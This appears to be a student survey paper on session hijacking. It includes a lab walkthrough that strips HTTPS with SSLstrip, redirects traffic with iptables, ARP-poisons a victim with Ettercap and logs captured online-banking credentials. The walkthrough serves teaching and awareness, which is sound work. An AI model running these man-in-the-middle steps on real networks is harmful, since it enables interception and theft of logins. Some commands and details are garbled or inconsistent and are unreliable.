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Highlights

Design and Implementation

Survey on Session Hijacking

Discovering Thoughts, Inventing Future

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State of the Art Survey on Session Hijacking

By Parves Kamal

Saint Cloud State University, United States

Abstract- With the advent of online banking more and more users are willing to make purchases online and doing so flourishes the online E-Business sector ever so more. Attackers are ever so vigilant and active now on web than ever to leverage the insecure web application and database that is out there on the internet to exploit. Today's internet as we see are heavily integrated with sophisticated network whether it's wired or wireless network. But the inherent compliancy to not integrating security while developing application leave it vulnerable to many attacks. One of the attack that has been prevalent now-a-days is: session hijacking.

Key Terms: session-hijacking, CIA, spoof attack, CSS, SSL, captcha etc.

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State of the Art Survey on Session Hijacking

Parves Kamal

Abstract- With the advent of online banking more and more users are willing to make purchases online and doing so flourishes the online E-Business sector ever so more. Attackers are ever so vigilant and active now on web than ever to leverage the insecure web application and database that is out there on the internet to exploit. Today's internet as we see are heavily integrated with sophisticated network whether it's wired or wireless network. But the inherent complacency to not integrating security while developing application leave it vulnerable to many attacks. One of the attack that has been prevalent now-a-days is: session hijacking.

Key Terms: session-hijacking, CIA, spoof attack, CSS, SSL, captcha etc.

I. INTRODUCTION

There is various security threats that lurks around the internet. Especially in this age of Internet everything is connected to internet. Online E-Commerce heavily rely on online transaction for example bank provides users easy way of managing their account online. As the sensitive information passes around the internet the confidentiality, integrity and availability of such information become increasingly hard to protect. One needs to develop capable defensive mechanism to keep all the threats that poses threats to the CIA (Confidentiality, Integrity, and availability) of the information. Security threats like man-in-the-middle attack, sniffing, Denial-of-service attack, ARP spoofing, session hijacking are some of the most prevalent attack performed daily by numerous attackers around the world on the internet.

A recent study performed by company Stake (Owned by Symantec) shown that 31% of e-commerce applications are vulnerable to session hijacking [Morana, Marco]. In the paper below I will go details on the session hijacking attack by giving the literature review of this attack. Also I will simulate the attack methodology to understand the mechanism better and finally will provide the general protection strategies for mitigating such attack.

II. LITERATURE REVIEW

As we will be looking into the session hijacking let's get bit of background on what is session hijacking and how it works.

Session hijacking or Session Sidejacking both means taking over unauthorized already created trusted session in order to steal or compromise user's data. It's a well-known man-in-the-middle attack. A valid user who

successfully logged into the webserver creates a session between him and the server. In session hijacking technique the attacker takes the control of the valid session from the user and replay packets to the server pretending to be the real user [Whitaker, A., & Newman, D. (2006)]. The advantage of such attack is that the attacker do not have to break into the defense of any firewalls, Intrusion detection system instead he/she can just listen to the network and take over any valid session.

One of the reason behind successful rake over such session is because of the way the server and the user authenticate themselves initially. In many cases only the server authenticate itself to the client in secure channel over HTTPS during the initial authentication phase and after the authentication the rest of the communication is done in clear plaintext.

Session hijacking are of three types:

- Active session Hijacking
- Passive session Hijacking
- Hybrid Session Hijacking

a) Active session hijacking

In active session hijacking the attacker tries take over active session between the user and the server by either putting off the valid user from the connection and start making connection to the server masquerading as the valid user. The way attacker put off the valid user is by putting the active user out of the connection via Denial of service attack. Before making the valid user out of the valid active session he/she captures data that is sent back and forth between the user and the server by putting himself in between the connection between the connections and sniffing the data by packet capturing tool like Wireshark. In the figure below we see the three packets highlighted which is TCP three way handshake packet that are used to authenticate client to the server during the initial authentication session as shown below:




Fig. 1 : TCP-Three way Handshake packet Captureby Wireshark

The active session can be better illustrated as the diagram shown below:




Fig. 2 : Active Session Hijacking

AS we can see from the figure above the attacker find himself in middle of the connection between valid session of the user and the server and

monitoring traffic between them. As it sees fit, it puts off the valid user out of the session and takes over the session.

b) Passive Session Hijacking

In passive session hijacking the attacker captures all the packet between the user and the server and it send out valid packet to the user masquerading as server and same way sending packet to server masquerading as user. It's also referred as session-replay attack where the attacker basically replaying

packets captured from the user and sending it to the server. The disadvantage of such attack is that the attack is valid until there is valid session still in continuation. If for some reason the server resets the connection or user logs off from the server the session will be terminated.



Fig. 3 : Passive Session Hijacking

As shown in the figure above the attacker is replaying packet between user and the server and it modifies the packet as it goes from user to the server.

c) Hybrid Session Hijacking

In hybrid session hijacking the attacker uses both passive and active mode to complete the attack.

The attacker monitors the traffic pattern between the user and the server and wait for the right session to take over.

This type of session hijacking relies on spoofing and it can be further categorized to two types:

- Blind Spoofing attack
- Non-Blind spoofing attack

d) Blind Spoofing attack

In blind spoofing attack the attacker attacks the target machine without tempering with the connection. It simply captures all the packets between the client and the server and it tries to guess the TCP packet sequence number so that it can authenticate with the server. The problem with this type of attack is it's very hard to guess the TCP sequence number as it can be very random number which makes it harder to guess. Also its time consuming and the attacker might need to wait long time to get success with this type of the attack.

e) Non-Blind spoofing attack

In non-blind spoofing attack the attacker can actually monitor the traffic between the user and the target server. This way it's easy for the attacker to guess the next packet in case if it wants to guess the TCP sequence number of the next packet. It's hard to implement in today's network as the administrator now turns off the broadcast packet transmission around the

network so unless the attacker can make the networking devices like switch and router to restart itself so it can capture the broadcast packet or by poisoning the CAM table of the switch it can place itself in the routing table and reroutes packet to itself for packet capturing.

In application level the attacker hijack the session as well as tries to create new session with newly constructed session ID's which can be stolen or guessed or crafted in a such way that it validates the attacker with the target machine to take over existing session or create new session [Sans.org,. (2015)].

The session ID's can be found in place like: [Ollman, Gunter]

- In the HTTP GET request that is made when clicking on the embedded link on the web page.
- When any HTTP post command issued typically with form that post data from client to the server. The session ID is hidden inside the form in the hidden field.
- Also the cookies are used to hold session ID's.

f) Obtaining Session ID's

There are number of ways anattacker can steal session ID'S. Some of the ways are described below:

g) Sniffing

One of the way the hijacker can steal session ID'S are by sniffing out the network traffic just like taking over TCP session. This way the attacker monitors traffic to see if there is any unencrypted packets traversing and by finding so it can redirect the traffic through a host that it can monitor. Unencrypted traffic often has session ID inside and attacker can easily get the session ID and use it to take over already established session or create new session.

h) Brute Forcing

Another way the attacker can get the session ID is either guessing the session ID's or by attempting different session ID until it gets the right one. It can be automatic attack where attacker sets up certain pattern and it looks through all the patterns until it finishes. This type of attack is particularly successful if the session ID number generation is not Random number and there is high chances the attacker will guess the session ID correct.

i) Misdirected Trust

Another form of attack where what attacker does is HTML injection or CSS (Cross Site Scripting) attack to misdirect valid traffic to the attacker. This way it can steal the session ID as the data is sent back from server to the host. This sort of attack relies heavily on the vulnerability of the web application on which this attack is performed since the success of the HTML injection and the CSS attack depends on the defensive mechanism of the web application it is attacking to.

j) Tools Used For Session Hijacking

Some of the tools used to steal session hijacking are:

- Hunt
- T-Sight
- Juggernaut
- TTY Watcher
- Hamster and Ferret
- Wireshark
- Ethereal

We will be showing a session hijacking in a simulated environment in Virtual Environment where the set up will be as follows:

- Victim Machine (Windows 7 VM)
- Attacking Machine (Kali Linux VM)
- Sniffed Router/Switch

The Tool we will be using for carrying out the attack are as follows:

- Kali Linux
- Ettercap
- Hamster And Ferret

The kali Linux tool will be used as attacking machine to sniff out the traffic from victim machine which is windows 7 VM and Router.

Our simulated Attack looks like following below:

III. ATTACK METHODOLOGY

Session attack methodology can be shown in following steps as shown below in the figure




Fig. 4 : Session Hijacking Steps




Fig. 5 : Simulated Attack Diagram

We will be stealing HTTPS connection from The VICTIM to get the USER Login and Password he/she put in.

For our demonstration purposes the IP network configuration is as follows:

The attacker machine and the Victim machine is set up in Virtual box and they were in private IP address subnet 192.168.1.0

a) IP Address

Attacker IP Address: **192.168.1.108 (KALI LINUX)**

Victim's IP Address: **192.168.1.107 (WINDOWS 7)**

Router/ gateway Address: **192.168.1.1**

Local Loopback address: **127.0.0.1**

b) Setting up Attacker Machine

We need to at first set up Attacker machine Kali Linux the Men in the middle between the router and the victim machine Windows 7.

We at first check our connectivity from Attacker machine to the Victim machine by pinging our victim machine as shown below:

```
root@kali:~# ping 192.168.1.107
PING 192.168.1.107 (192.168.1.107) 56(84) bytes of data: found: [Errno -2] N
64 bytes from 192.168.1.107: icmp_seq=1 ttl=128 time=0.789 ms
64 bytes from 192.168.1.107: icmp_seq=2 ttl=128 time=0.583 ms
64 bytes from 192.168.1.107: icmp_seq=3 ttl=128 time=0.537 ms
64 bytes from 192.168.1.107: icmp_seq=4 ttl=128 time=0.739 ms
64 bytes from 192.168.1.107: icmp_seq=5 ttl=128 time=0.484 ms
64 bytes from 192.168.1.107: icmp_seq=6 ttl=128 time=0.971 ms
64 bytes from 192.168.1.107: icmp_seq=7 ttl=128 time=1.03 ms
64 bytes from 192.168.1.107: icmp_seq=8 ttl=128 time=0.527 ms
64 bytes from 192.168.1.107: icmp_seq=9 ttl=128 time=0.467 ms
^C
--- 192.168.1.107 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8002ms
rtt min/avg/max/mdev = 0.467/0.681/1.033/0.200 ms
root@kali:~#
```

Fig. 6 : Checking Connectivity between Attacker and the Victim machine

Now in order to crack HTTPS connection we need to have SSLstrip in the attacker machine. So we type in the following command in our attacker machine and Press Enter after each command above:

SSLstrip Download Code:

```
cd curl http://www.thoughtcrime.org/software/sslstrip/sslstrip-0.9.tar.gz > sslstrip-0.9.tar.gz
```

```
tar xzf sslstrip-0.9.tar.gz
```

```
cd sslstrip-0.9
```

Now we need to forward the Traffic generated in HTTP by forwarding the IP traffic by NAT forwarding in our Attacker Machine.

We do that by uncommenting the `net.ipv4.ip_forward=1` line inside the `/etc/sysctl.conf` file.

We do that by following command

```
cp /etc/sysctl.conf /etc/sysctl.conf.bak
```

```
vi /etc/sysctl.conf
```

We find the `net.ipv4.ip_forward=1` line and uncomment it. Then we save the file `CONTROL+X` and save it.

Now we need to set up IP tables Rule in the command prompt of the attacker machine as follows:

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

```
iptables -t nat -L
```

We see from following figure the output of the iptables we configured above

```

root@kali: ~
File Edit View Search Terminal Help

root@kali:~#
root@kali:~#
root@kali:~# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target prot opt source destination
REDIRECT tcp -- anywhere anywhere tcp dpt:http redir ports 8080
Chain INPUT (policy ACCEPT)
target prot opt source destination
Chain OUTPUT (policy ACCEPT)
target prot opt source destination
Chain POSTROUTING (policy ACCEPT)
target prot opt source destination
root@kali:~#

```

Fig. 7: IP forwarding

Now we need to set up SSLstrip to act as sniffing between victim and the attacker machine to strip any HTTP connections from the victim machine.

On the attacker machine we type in the following command to install the ssstrip

```
Cd sslstrip-0.9
```

```
python sslstrip.py -p -l 8080
```

We need to keep the windows open as it will generates traffic as the victim machine browse to any webpages with its browser:

```

Print this help message.
root@kali:~/sslstrip-0.9# python sslstrip.py -p -l 8080
sslstrip 0.9 by Moxie Marlinspike running...
Unhandled Error
Traceback (most recent call last):
  File "sslstrip.py", line 105, in main
    reactor.run()
  File "/usr/lib/python2.7/dist-packages/twisted/internet/base.py", line 1192, in run
    self.mainLoop()
  File "/usr/lib/python2.7/dist-packages/twisted/internet/base.py", line 1204, in mainLoop
    self.doIteration(t)
  File "/usr/lib/python2.7/dist-packages/twisted/internet/epollreactor.py", line 396, in doPoll

```

Fig. 8 : sslstripsetup

Now the sslstrip will generate its traffic captured from the victim's machine and save it to its logfile. So we need to monitor its logfile in order to capture information.


On the attacker machine we type in following command to open the log file and keep it open to

monitor capture traffic from the victim's machine as shown below:

```

cd
cd sslstrip-0.9
tail -f sslstrip.log

```



```

root@kali: ~/sslstrip-0.9
File Edit View Search Terminal Help
python: can't open file 'sslstrip.py': [Errno 2] No such file or directory
root@kali:~# cd sslstrip-0.9
root@kali:~/sslstrip-0.9# tail -f sslstrip.log
2015-11-02 01:33:10,719 POST Data (otf.msn.com):
[{"evt":"impr_update","rid":"ba63fab33fdf4371a31d2ec73a608be6","di":"340","clid":"2B559732D4426A0E26C49F60D5556BE6","mech":"load","winht":382,"docht":5447,"scrollOff":0,"el":{"e":{"i":49,"p":34,"n":"single","y":13,"o":4},{i:50,"p":49,"n":"HeadlineItemViewModel","y":13,"l":"BBmHrh0","h":0,"v":"news","c":"newsworld","o":1}}}]
2015-11-02 01:33:15,395 POST Data (otf.msn.com):
[{"evt":"impr_update","rid":"ba63fab33fdf4371a31d2ec73a608be6","di":"340","clid":"2B559732D4426A0E26C49F60D5556BE6","mech":"load","winht":382,"docht":5447,"scrollOff":0,"el":{"e":{"i":51,"p":34,"n":"single","y":13,"o":5},{i:52,"p":51,"n":"HeadlineItemViewModel","y":13,"l":"BBmDEUW","h":0,"v":"video","c":"downtime","o":1}}}]
2015-11-02 01:33:19,473 POST Data (www.bing.com):
wb=1
2015-11-02 01:33:20,314 POST Data (www.bing.com):

```

Fig. 9 : Monitoring Logfile of captured data

Now we need to make the victim's machine http traffic to pass by proxy server we do that by ARP poisoning attack.

We do that by Ettercap in kali Linux. We open it and scan the host. From the host list we put our router 192.168.1.1 to target 1 and the victim's machine 192.168.1.107 to target 2 and start ARP poisoning as shown below:




Fig. 10 : ARP Poisoning Victim's Machine

Now let's go to the attacker machine and open citybank online banking login page and we put ID as **123456** and password as **=rivery227** as shown below:




Fig. 11: Victim's Online Banking Login page

If we see the attacker machines sslstriplog file we will see it captured the ID and the password similar to what was mentioned earlier. It successfully stole the HTTP session of the victim's machine and strip of the HTTP to http as shown above in the figure above to steal login ID and the password.

The victim did not see the login page of his online banking been strip down from HTTPS to HTTP as shown above.

```

root@kali: ~/sslstrip-0.9
File Edit View Search Terminal Help
2015-11-02 02:37:20,998 POST Data (www.bing.com):
<ClientInstRequest><Events><E><T>Event.ClientInst</T><IG>593FAF0F62C140A08439F
1B9C60D0E1</IG><TS>1446449842480</TS><D><![CDATA[{"T":"CI.BoxModel","FID":"CI
,"Name":"v2.7.2","P":{"C":16,"N":1,"I":"5ei","S":"T+BD+C+U","M":"S+R+E+C+K+BD"
"T":3016,"K":"LI.b_algo+LI.b_ans+2bc+mousemove"},"V":"p6/0/0/L7/g2/ri/dv/-1/-1
,"L":"p6/0/DIV.b_scopebar/SERP,5016.1/0/28/ec/u/4+p6/1/H1.b_logo//h/j/21/t/4+p
/2/DIV.b_searchboxForm//2s/j/i1/u/3+p6/3/DIV#id_h/SERP,5029.1/0/0/0/0/4+p6/4/S
AN.sb_count//3c/3r/3v/u/3+p6/5/SPAN.ftrB/SERP,5278.1/77/3r/37/u/3+p6/6/@0/SERP
5123.1/2s/4l/fk/9i/3+p6/7/@0/SERP,5137.1/2s/e5/fk/2n/3+p6/8/@0/SERP,5176.1/2s/
u/fk/2n/3+p6/9/@0/SERP,5189.1/2s/jj/fk/2n/3+p6/a/@0/SERP,5204.1/2s/m7/fk/2n/3+
6/b/@1/SERP,5308.1/2s/ow/fk/39/3+p6/c/@0/SERP,5230.1/2s/s7/fk/2n/3+p6/d/@0/SERP
,5243.1/2s/uw/fk/2n/3+p6/e/LI.b_pag/SERP,5339.1/2s/xk/fk/2q/3+p6/f/@1/SERP,5324
.1/j6/4l/87/6u/3+p6/g/DIV.b_footer/SERP,5044.1/0/10c/ri/2r/1+p6/h/IMG#id_p//0/
/0/0/6+@2/3///m7/28/56/u/", "C": "p6//@3/mouse/0/65/2i/+t3////7c/3d/+ya////7t/
w/+lqy////74/65/+lva////65/75/+21d////4u/7o/+27v//mousedown//1/4n/7u/+@2//m
useup/////+/+click//0///", "BD": "p6/@3/1446449840"}]]]></D></E></Events><STS>14
6449842480</STS></ClientInstRequest>
2015-11-02 02:39:12,156 SECURE POST Data (ibank.thecitybank.com):
userID=123456&password=rivery227&loginSubmit=+Log+In+&flg=&ipAddress=97.88.39.
50
2015-11-02 02:39:15,507 SECURE POST Data (ibank.thecitybank.com):
userID=123456&password=rivery227&loginSubmit=+Log+In+&flg=&ipAddress=97.88.39.
50

```

Fig.12 : Login ID and Password Stealing by HTTP Session Hijacking

Now the attacker is inside the session as long as the victim's will be and do any further attack as he/she might find it useful.

IV. SURVEY ANALYSIS

A survey was done about the awareness of the Session hijacking. Between researchers, common users and the administrator. As expected the common users have very less knowledge about the session hijacking followed by the Administrator. Surprisingly the administrator though they knew about the session hijacking had very little knowledge on how to prevent it. For successful mitigation of session hijacking one needs to have awareness as well as secure operation policies implemented in the organizations. The graph below shows the session hijacking awareness between common user, administrator and the researchers.

